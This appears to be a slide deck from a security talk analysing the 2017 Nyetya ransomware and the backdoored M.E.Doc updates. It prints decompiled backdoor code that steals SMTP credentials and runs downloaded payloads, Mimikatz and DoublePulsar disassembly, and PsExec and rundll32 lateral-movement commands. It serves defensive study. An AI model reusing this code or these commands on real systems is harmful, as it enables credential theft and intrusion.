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Surprise Supplies!



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
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- Example 2: CCleaner
- Conclusion

About Us

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Introduction

Nyetya Ransomware Attack



It started with a phone call...



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Actual Tweet...

 Ukraine / Україна @Ukraine · Jun 27

Some of our gov agencies, private firms were hit by a virus. No need to panic, we're putting utmost efforts to tackle the issue 😊



GIF

189 7.8K 11K

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What and Where of starting

- The information we received
 - Ransomware
 - It appears to be targeting every org in Ukraine.
 - Effectiveness compared to a flash flood
 - Infection and delivery vector unknown.

What is M.E. Doc?

- Windows .Net app used for tax processing.
- Auto Update functionality within app.
- Used in various large companies throughout the world.
- Has now become the most **famous** company in Ukraine
😊



How much communication did we do?

AT&T Free Msg: Courtesy Notification.
Your international long distance call
charges exceed \$200. Visit [att.com/
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M.E. Doc Timeline

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April 14, 2017

01.175-10.01.176 version of MeDoc is released with a backdoor.



May 15, 2017


01.180-10.01.181 version
of MeDoc is released
with a backdoor.

June 22, 2017

01.188-10.01.189 version
of MeDoc is released
with a backdoor

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Someone say Backdoor?



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The Backdoor

COMMAND 0 will read in parameters and a timeout in minutes and will then execute "cmd.exe" with those parameters. It will return the result of this command back to the web server.



COMMAND 1 will write data to a file, potentially using environment variables to write to the correct path (e.g., %SystemRoot%\filename).



COMMAND 2 will return the information that it retrieved earlier (Proxy and SMTP information, including usernames and passwords) as well as information on the OS version and architecture, whether the user is admin, what token level the process is running as and whether UAC is enabled.



COMMAND 3 will read any file from the file system and upload it to the server.



COMMAND 4 is similar to Command 1 in that it will write a file to the filesystem, but it will also immediately execute that file as a new process. When it is done, the file will be overwritten by random data and then deleted.



COMMAND 5 handled by the function AutoPayload, is similar to command 4, but will start the downloaded file with "rundll32.exe"

Contacts 'upd.me-doc.com.ua' every 2 mins

Retrieve email data from local me-doc

Wait for & execute commands

These commands almost certainly used to distribute Nyetya.

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The Backdoor

Steal SMTP credentials and store them in registry


```
MeCom.cs X
156
157     catch (Exception ex)
158     {
159         lock (this.ProxyInfo)
160             this.ProxyInfo += ex.ToString();
161     }
162     try
163     {
164         foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
165         {
166             long idOrg = (long) row["CODE"];
167             string str4 = row["EDRPOU"].ToString();
168             string str5 = row["NAME"].ToString();
169             MailAddrBookDS.MAILSERVERSDatabase mailSettings = new ZMailManager().GetMailSettings(idOrg);
170             if (mailSettings.get_Count() > 0)
171             {
172                 string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
173                 string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174                 string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
175                 string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
176                 string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
177                 lock (this.ProxyInfo)
178                     this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
179 (object) str7, (object) str8, (object) str9, (object) str10);
180             }
181         }
182     catch (Exception ex)
183     {
184         lock (this.ProxyInfo)
185             this.ProxyInfo += ex.ToString();
186     }
187     try
188     {
189         RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
190         subKey.SetValue("Cred", (object) string.Format("{0}:{1}", (object) str1, (object) str2), RegistryValueKind.String);
191         subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
192     }
193     catch
194     {
195     }
```

The Backdoor

```
Worker.cs X
267     public string AutoPayload(string name, byte[] data, string arguments)
268     {
269         int milliseconds = 0;
270         string str1 = string.Empty;
271         string str2 = "FAIL DUMP";
272         string path = string.Empty;
273         try
274         {
275             string environmentVariable = Environment.GetEnvironmentVariable("windir");
276             string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
277             if (!string.IsNullOrEmpty(environmentVariable))
278             {
279                 path = Path.Combine(environmentVariable, name);
280                 str2 = this.DumpData(path, data);
281             }
282             if (!File.Exists(path) && !string.IsNullOrEmpty(folderPath))
283             {
284                 path = Path.Combine(folderPath, name);
285                 str2 = this.DumpData(path, data);
286             }
287             if ("OK" == str2)
288             {
289                 string str3 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
290                 Process process1 = new Process();
291                 Process process2 = process1;
292                 ProcessStartInfo processStartInfo1 = new ProcessStartInfo();
293                 processStartInfo1.FileName = str3;
294                 processStartInfo1.UseShellExecute = false;
295                 processStartInfo1.RedirectStandardOutput = true;
296                 processStartInfo1.CreateNoWindow = true;
297                 processStartInfo1.Arguments = string.Format("\\"{0}\\",#1 {1}", (object) path, (object) arguments);
298                 ProcessStartInfo processStartInfo2 = processStartInfo1;
299                 process2.StartInfo = processStartInfo2;
```

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M.E.Doc Timeline




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Nyetya Ransomware?

- Worm capabilities
- Credential Stealing
- Ransomware (disk/files)

Propagation



Malware Credential Stealing

- Command line

```
C:\WINDOWS\TEMP\561D.tmp, \\.\pipe\{C1F0bf2d-8c17-4550-af5a-65a22c61739c}
```

- Modified version of Mimikatz pen testing tool.
- Credentials passed over a named pipe.
- Malware collects stolen credentials as it propagates.

```
rundll32.exe C:\Windows\perfc.dat,#1 60 "username:password"
```

- Collects current user token via Windows API.


```
.data:0040BCD3          db     0
.data:0040BCD4          byte_40BCD4    db 0FFh, 50h, 10h, 85h, 0C0h, 0Fh, 84h, 0
.data:0040BCD4          ; DATA XREF: .data:0040BD20↓o
.data:0040BCDC          byte_40BCDC    db 89h, 71h, 4, 89h, 30h, 80h, 4, 0BDh
.data:0040BCDC          ; DATA XREF: .data:0040BD5C↓o
.data:0040BCDC          ; .data:0040BD98↓o
.data:0040BCE4          byte_40BCE4    db 8Bh, 45h, 0F8h, 8Bh, 55h, 8, 8Bh, 0DEh, 89h, 2, 89h
.data:0040BCE4          ; DATA XREF: .data:0040BDD4↓o
.data:0040BCE4          db 50h, 0F0h, 85h, 0C9h, 74h
.data:0040BCF4          byte_40BCF4    db 8Bh, 40h, 0E4h, 8Bh, 45h, 0F4h, 89h, 75h, 0E8h, 89h
.data:0040BCF4          ; DATA XREF: .data:0040BE10↓o
.data:0040BD04          byte_40BD04    db 1, 85h, 0FFh, 74h, 2 dup(0)
.data:0040BD04          db 8Bh, 40h, 0E8h, 8Bh, 45h, 0F4h, 89h, 75h, 0ECh, 89h
.data:0040BD04          ; DATA XREF: .data:0040BE4C↓o
.data:0040BD04          db 1, 85h, 0FFh, 74h, 2 dup(0)
.data:0040BD14          dword_40BD14   dd 0C0000225h
.data:0040BD14          ; DATA XREF: sub_402566+3↑r
.data:0040BD14          ; sub_402566+121↑w ...
```

m_sekurlsa x

Github, Inc. [US] | https://github.com/gentilkiwi/mimikatz/blob/4c70f1447ef0e9732727d6248be750d6a391d569/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa_utils.c

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```
23         {KULL_M_WIN_BUILD_10_1707,           {sizeof(PTRN_WN1707_LogonSessionList), PTRN_WN1707_LogonSessionList}, {0, NULL}, {23, -4}},
24     };
25 #elif defined _M_IX86
26 BYTE PTRN_WN51_LogonSessionList[] = {0xff, 0x50, 0x10, 0x85, 0xc0, 0x0f, 0x84};
27 BYTE PTRN_WN08_LogonSessionList[] = {0x89, 0x71, 0x04, 0x89, 0x30, 0x8d, 0x04, 0xbd};
28 BYTE PTRN_WN80_LogonSessionList[] = {0x8b, 0x45, 0xf8, 0x8b, 0x55, 0x08, 0x8b, 0xde, 0x89, 0x02, 0x89, 0x5d, 0xf0, 0x85, 0xc9, 0x74};
29 BYTE PTRN_WN81_LogonSessionList[] = {0x8b, 0x4d, 0xe4, 0x8b, 0x45, 0xf4, 0x89, 0x75, 0xe8, 0x89, 0x01, 0x85, 0xff, 0x74};
30 BYTE PTRN_WN6x_LogonSessionList[] = {0x8b, 0x4d, 0xe8, 0x8b, 0x45, 0xf4, 0x89, 0x75, 0xec, 0x89, 0x01, 0x85, 0xff, 0x74};
31 KULL_M_PATCH_GENERIC LsaSrvReferences[] = {
32     {KULL_M_WIN_BUILD_XP,                  {sizeof(PTRN_WN51_LogonSessionList), PTRN_WN51_LogonSessionList}, {0, NULL}, {24, 0}},
33     {KULL_M_WIN_BUILD_2K3,                 {sizeof(PTRN_WN08_LogonSessionList), PTRN_WN08_LogonSessionList}, {0, NULL}, {-11, -43}},
34     {KULL_M_WIN_BUILD_VISTA,               {sizeof(PTRN_WN08_LogonSessionList), PTRN_WN08_LogonSessionList}, {0, NULL}, {-11, -42}},
35     {KULL_M_WIN_BUILD_8,                  {sizeof(PTRN_WN80_LogonSessionList), PTRN_WN80_LogonSessionList}, {0, NULL}, {18, -4}},
36     {KULL_M_WIN_BUILD_BLUE,                {sizeof(PTRN_WN81_LogonSessionList), PTRN_WN81_LogonSessionList}, {0, NULL}, {16, -4}},
37     {KULL_M_WIN_BUILD_10_1507,             {sizeof(PTRN_WN6x_LogonSessionList), PTRN_WN6x_LogonSessionList}, {0, NULL}, {16, -4}},
38 };
```



```
push    offset a0cryptopenalgo ; "BCryptOpenAlgorithmProvider"
push    eax                  ; hModule
call    esi ; GetProcAddress
push    offset a0cryptsetprope ; "BCryptSetProperty"
push    dword_40CD44          ; hModule
mov     dword_40CD48, eax
call    esi ; GetProcAddress
push    offset a0cryptgetprope ; "BCryptGetProperty"
push    dword_40CD44          ; hModule
mov     dword_40CD4C, eax
call    esi ; GetProcAddress
push    offset a0cryptgenerate ; "BCryptGenerateSymmetricKey"
push    dword_40CD44          ; hModule
mov     dword_40CD50, eax
call    esi ; GetProcAddress
push    offset a0cryptencrypt ; "BCryptEncrypt"
push    dword_40CD44          ; hModule
mov     dword_40CD54, eax
call    esi ; GetProcAddress
push    offset a0cryptdecrypt ; "BCryptDecrypt"
push    dword_40CD44          ; hModule
mov     dword_40CD58, eax
call    esi ; GetProcAddress
push    offset a0cryptdestroyk ; "BCryptDestroyKey"
push    dword_40CD44          ; hModule
mov     dword_40CD5C, eax
call    esi ; GetProcAddress
push    offset a0cryptclosealg ; "BCryptCloseAlgorithmProvider"
push    dword_40CD44          ; hModule
mov     dword_40CD60, eax
call    esi ; GetProcAddress
mov     dword_40CD64, eax
cmp     dword_40CD44, edi
jz      short loc_40268C
```

hub.com/gentilkiwi/mimikatz/blob/da718ef95c93ed26e900dc93f2d62c6cbe69c5c4/mimikatz/modules/sekurlsa/crypto/kuhl_m_sekurlsa_nt6.c

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urlsa_nt6_hBCrypt

```
l_m_sekurlsa_nt6_hBCrypt = LoadLibrary(L"bcrypt")


K_BCryptOpenAlgorithmProvider = (PBCRYPT_OPEN_ALGORITHM_PROVIDER) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptOpenAlgorithmProvider");
K_BCrypt SetProperty = (PBCRYPT_SET_PROPERTY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptSetProperty");
K_BCryptGetProperty = (PBCRYPT_GET_PROPERTY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptGetProperty");
K_BCryptGenerateSymmetricKey = (PBCRYPT_GENERATE_SYMMETRIC_KEY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptGenerateSymmetricKey");
K_BCryptEncrypt = (PBCRYPT_ENCRYPT) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptEncrypt");
K_BCryptDecrypt = (PBCRYPT_ENCRYPT) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptDecrypt");
K_BCryptDestroyKey = (PBCRYPT_DESTROY_KEY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptDestroyKey");
K_BCryptCloseAlgorithmProvider = (PBCRYPT_CLOSE_ALGORITHM_PROVIDER) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptCloseAlgorithmProvider");
```

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Propagation



Perfc.dat



If MS17-010 not applied:
Trigger EB or ER exploits.
Installs modified DP backdoor.
Installs perfc.dat, executes as a dll.

DoublePulsar – modified command codes
modified response codes
modified response location in SMB packet

DoublePulsar Modifications

```
rdata:0041AD12
rdata:0041AD17
rdata:0041AD19
rdata:0041AD1F
rdata:0041AD22
rdata:0041AD25
rdata:0041AD2A
rdata:0041AD2C
rdata:0041AD2E
rdata:0041AD30
rdata:0041AD32
rdata:0041AD34
rdata:0041AD36
rdata:0041AD38 ;
rdata:0041AD38 CMD_PING: ; CODE XREF: seg000:00000594
rdata:0041AD38     mov    ecx, [ebp+38h]
rdata:0041AD3E     mov    eax, [ebp+24h]

call    sub_41AE96
test    eax, eax
jz     loc_41AE02
mov    ebx, [ebp+3Ch]
mov    ecx, [ebx-28h]
call    sub_41AE41
cmp    al, 23h      ; PING
jz     short CMD_PING
jz     short CMD_KILL
jz     short CMD_EXEC
jmp    CMD_INVALID

; CODE XREF: seg000:00000594

sub_3E2
f sub_444
f sub_44A
f sub_472
f sub_47A
f sub_482
f sub_48A
f sub_492
f sub_4C7
f sub_50B
f sub_69A
f sub_6AE
f sub_6BF
f sub_6D0
f sub_6EF
f sub_737
f sub_73F
f sub_986
f sub_A62
f sub_A8B
f sub_AFB

seg000:0000056B
seg000:00000570
seg000:00000572
seg000:00000578
seg000:0000057B
seg000:0000057E
seg000:00000583
seg000:00000585
seg000:00000587
seg000:00000589
seg000:0000058B
seg000:0000058D
seg000:0000058F
seg000:00000594 ; -
seg000:00000597
seg000:0000059A
seg000:0000059D
seg000:0000059F
seg000:000005A2
seg000:000005A7 ; - ; CODE XREF: seg000:00000594

call    sub_6AE
call    sub_6EF
test    eax, eax
jz     loc_65B
mov    ebx, [ebp+3Ch]
mov    ecx, [ebx-28h]
call    sub_69A
cmp    al, 0F0h    ; PING
jz     short CMD_PING
cmp    al, 0F1h    ; KILL
jz     short CMD_KILL
cmp    al, 0F2h    ; EXEC
jz     short CMD_EXEC
jmp    CMD_INVALID

CMD_PING:
mov    ecx, [ebp+38h]
mov    eax, [ebp+24h]
mov    [ecx+0Eh], eax
xor    eax, eax
mov    [ecx+12h], al
jmp    PING
```

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DoublePulsar Modifications

```
0041ADEF
0041ADEF PING:
0041ADEF     ; CODE XREF: S
0041ADEF     ; SmbDoublePu
0041ADEF     mov    al, 10h
0041ADEF     jmp    short CleanUp
0041ADF1 ; --
0041ADF1
0041ADF1 CMD_INVALID:
0041ADF1     ; CODE XREF: S
0041ADF1     ; SmbDoublePu
0041ADF1     mov    al, 20h
0041ADF3     jmp    short CleanUp
0041ADF5 ; --
0041ADF5 loc_41ADF5:
0041ADF5     ; CODE XREF: S
0041ADF5     mov    al, 30h
0041ADF7     jmp    short $+2
0041ADF9 ; --
0041ADF9 CleanUp:
0041ADF9     ; CODE XREF: S
0041ADF9     sub_14
0041ADF9     sub_334
0041ADF9     sub_3C4
0041ADF9     sub_3E2
0041ADF9     sub_444
0041ADF9     sub_44A
0041ADF9     sub_472
0041ADF9     sub_47A
0041ADF9     sub_482
0041ADF9     sub_48A
0041ADF9     sub_492
0041ADF9     sub_4C7
0041ADF9     sub_50B
0041ADF9     sub_69A
0041ADF9     sub_6AE
0041ADF9     sub_6BF
0041ADF9     sub_6D0
0041ADF9     sub_6EF
0041ADF9     sub_737
0041ADF9     sub_73F
0041ADF9     sub_986
0041ADF9     sub_A62
seg000:00000641
seg000:00000646
seg000:00000646 PING:
seg000:00000646
seg000:00000646
seg000:00000648
seg000:0000064A ; -
seg000:0000064A
seg000:0000064A CMD_INVALID:
seg000:0000064A
seg000:0000064A
seg000:0000064A
seg000:0000064C
seg000:0000064E ; -
seg000:0000064E
seg000:0000064E loc_64E:
seg000:0000064E
seg000:00000650
seg000:00000650 ; -
seg000:00000652
seg000:00000652
seg000:00000652 loc_652:
seg000:00000652
seg000:00000655
seg000:00000657
seg000:00000659
call    sub_6AE
mov    al, 11h
jmp    short loc_652
; CODE XREF: seg000:0000061C↑j
; seg000:0000061C↑j ; OK
; CODE XREF: seg000:000005CD↑j ...
; seg000:000005CD↑j ; CMD_INVALID
; CODE XREF: seg000:0000061C↑j
; seg000:0000061C↑j ; Allocation Failure
; CODE XREF: seg000:0000064C↑j
; seg000:0000064C↑j
```

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DoublePulsar Modifications

The screenshot shows a debugger interface with two main windows. On the left, the assembly view displays several sections of code:

- CleanUp:** A series of `sub` instructions, likely part of a cleanup routine.
- loc_41AE02:** A sequence of `mov`, `popa`, and `jmp` instructions.
- KILL:** Another set of `mov` and `popa` instructions.

On the right, the memory dump window shows the SMB header structure:

Offset	Description
0x00	Protocol (0xffffSMB)
0x04	Command
0x05	Status
0x09	Flags
0x0A	Flags2
0x0C	PIDHigh
0x0E	SecurityFeatures
0x16	Reserved (SHOULD be 0x0000) <!-- Nyetya offset
0x18	Tree ID
0x1A	PID
0x1C	User ID
0x1E	Multiplex ID <!-- Standard DoublePulsar Offset

Below the dump window, the output window contains the message: "SA7: can't rename byte as 'CMD_KILL*' because".

Based on MS Doc: <https://msdn.microsoft.com/en-us/library/ee441774.aspx>

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Propagation



Drops PsExec as dllhost.dat.
Uses stolen user token.
Connects to new machine (IP: w.x.y.z).
Installs perf.dat, executes as a dll.

```
C:\WINDOWS\dlhost.dat \\w.x.y.z -accepteula -s -d C:  
\Windows\System32\rundll32.exe C:\Windows\perf.dat,#1
```

